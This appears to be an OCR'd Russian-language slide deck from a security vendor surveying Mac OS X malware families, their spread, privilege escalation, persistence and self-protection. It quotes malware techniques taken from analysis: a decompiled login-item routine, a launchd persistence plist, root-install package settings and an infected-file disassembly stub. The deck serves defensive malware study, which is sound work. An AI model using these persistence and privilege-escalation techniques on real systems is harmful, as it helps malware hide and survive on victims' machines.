# Mac OS X

malware overview

Defend what you create

**Коллекция угроз для**

# Mac OS X

+ Mach-O
+ Scripts
+ Java

- zip
- dmg
- pkg/mpkg

# Trojan.Fakealert

Включая:

MacSweeper (2008)

MacDefender (2011)

…


Формат:

Mach-O

Objective-C

Цель:

вымогательство



## BackDoor.Flashback

Включая:

42 версии

с 09.2011 по 04.2012


Формат:

Mach-O

C/C++

Цель:

монетизация трафика



# RAT

**(Remote Administration Tool)**

Включая:

Hellraiser

BlackHole

Wirenet

Jacksbot

IRC.Bot

Keylogger

…


Формат:

Mach-O

Objective-C, REALbasic, Java

Цель:

наблюдение и контроль



# APT

**(Advanced Persistent Threat)**

Включая:

Muxler/Revir/Imuler

Olyx

Lamadai

Macontrol

Sabpub

DaVinci


Формат:

Mach-O

Objective-C, C/C++

Цель:

наблюдение и контроль



# Exploits

Включая:

CVE-2008-5353

CVE-2009-0563

CVE-2009-0565

CVE-2011-3544

CVE-2012-0507

…


Формат:

Java

Microsoft Word

Цель:

запуск полезной нагрузки



# Other

Включая:

Merin/DevilRobber

RSPlug/DnsChange

OpinionSpy

Inqtana

Iservice

Codecm

Firesheep

Jnana


Lamzev

Leap

Opener

Rubilyn

…



# КРИТЕРИИ СРАВНЕНИЯ

1. Распространение
2. Установка в системе
3. Самозащита
4. Полезная нагрузка
5. Коммуникация

# 1. Распространение

## 1.1. Партнерки

## 1.2. Социальная инженерия

## 1.3. Эксплоиты

<u>Август 2008</u>

*mac-codec.com:*

*support@cashcodec.com*

*andy_com@inbox.ru*


<u>Ноябрь 2011</u>


*codecm.com:*

*tzah.ye@gmail.com*

*allpremiumsoft.com*

*installerex.com*


*http://update.codecm.com/installer.dmg*




# 1. Распространение

1.1. Партнерки

## 1.2. Социальная инженерия

1.3. Эксплоиты

Trojan.Fakealert

Trojan.Muxler/Revir

Trojan.Merin/DevilRobber

BackDoor.Olyx


BackDoor.Macontrol

BackDoor.Flashback


BackDoor.DaVinci

…

a) Microsoft Office Word




b) Java




# 1. Распространение

## 1.1. Партнерки

## 1.2. Социальная инженерия

## 1.3. Эксплоиты

MS09-027

CVE-2008-5353

CVE-2011-3544

CVE-2012-0507

…

BackDoor.Flashback

BackDoor.Macontrol

BackDoor.Lamadai

BackDoor.Sabpub

…

# 2. Установка в системе

## 2.1. Повышение привелегий

## 2.2. Автозагрузка

Mac.Iservice

Trojan.Fakealert


BackDoor.Flashback

BackDoor.DaVinci

…


### a) Установочные пакеты

```
PackageInfo:
<pkg-info ... install-location="/" auth="root">
Distribution.dist:
<pkg-ref ... auth="Root">
```




### b) Сервис авторизации

```
AuthorizationCreate
AuthorizationExecuteWithPrivileges
```



## 2. Установка в системе

## 2.1. Повышение привелегий

## 2.2. Автозагрузка

Mac.Opener

Mac.Iservice

BackDoor.Macontrol

BackDoor.Sabpub

BackDoor.DaVinci

BackDoor.Muxler/Imuler

BackDoor.Flashback

…

a) Элементы автозагрузки (Login, Startup items)

```
~/Library/StartupItems/
/Library/StartupItems/
/System/Library/StartupItems/
/Library/Preferences/com.apple.SystemLoginItems.plist
```

```
int __cdecl addAppAsLoginItem()
{
  v0 = objc_msgSend("NSBundle", "mainBundle");
  v1 = objc_msgSend(v0, "executablePath");
  v2 = objc_msgSend("NSURL", "fileURLWithPath:", v1);
  v3 = LSSharedFileListCreate(0, *kLSSharedFileListSessionLoginItems_ptr,
  if ( v3 )
  {
    v4 = LSSharedFileListInsertItemURL(v3, *kLSSharedFileListItemLast_ptr,
    if ( v4 )
      CFRelease(v4);
  }
  return CFRelease(v3);
}
```

b) Запуск через launchd agent

```
~/Library/LaunchAgents
/Library/LaunchAgents
/Library/LaunchDaemons
/System/Library/LaunchAgents
/System/Library/LaunchDaemons
```

```
<plist version="1.0"><dict>
<key>Label</key><string>com.sun.jsched</string>
<key>ProgramArguments</key><array><string>/Users/user/.jsched</
<key>RunAtLoad</key><true/>
<key>StartInterval</key><integer>4212</integer>
<key>StandardErrorPath</key><string>/dev/null</string>
<key>StandardOutPath</key><string>/dev/null</string>
</dict></plist>
```

# 3. Самозашита

## 3.1. Упаковка

3.2. Обфускация

3.3. Нежелательный софт

3.4. Rootkit

Trojan.Muxler/Revir

BackDoor.DaVinci

BackDoor.Macontrol

http://upx.sourceforge.net/

### a) Шифрование файлов

```
FileAgent - дроппер Trojan.Muxler/Revir
.cnf      - имя файла для открытия картинки
.confr    - картинка в качестве приманки
.conft    - шифрованный файл RC4 от .confr
```

### b) Инфицированный файл

```
go2oep:
push    0
call    dword ptr [ebp-4CCh] ; __dyld_get_image_header
add     esp, 4
mov     [ebp-574h], eax ; __mh_execute_header
mov     eax, [ebp-474h] ; __INIT_STUB_hidden
mov     ecx, [eax+0Ch]  ; 1F30
mov     edx, [ebp-574h]
lea     eax, [ecx+edx-1000h]
mov     [ebp-578h], eax ; start
mov     eax, [ebp-494h]
mov     ecx, [ebp-4C8h]
mov     edx, [ebp-490h]
mov     ebx, [ebp-428h]
mov     esi, [ebp-4A8h]
mov     edi, [ebp-4F0h]
mov     esp, [ebp-45Ch]
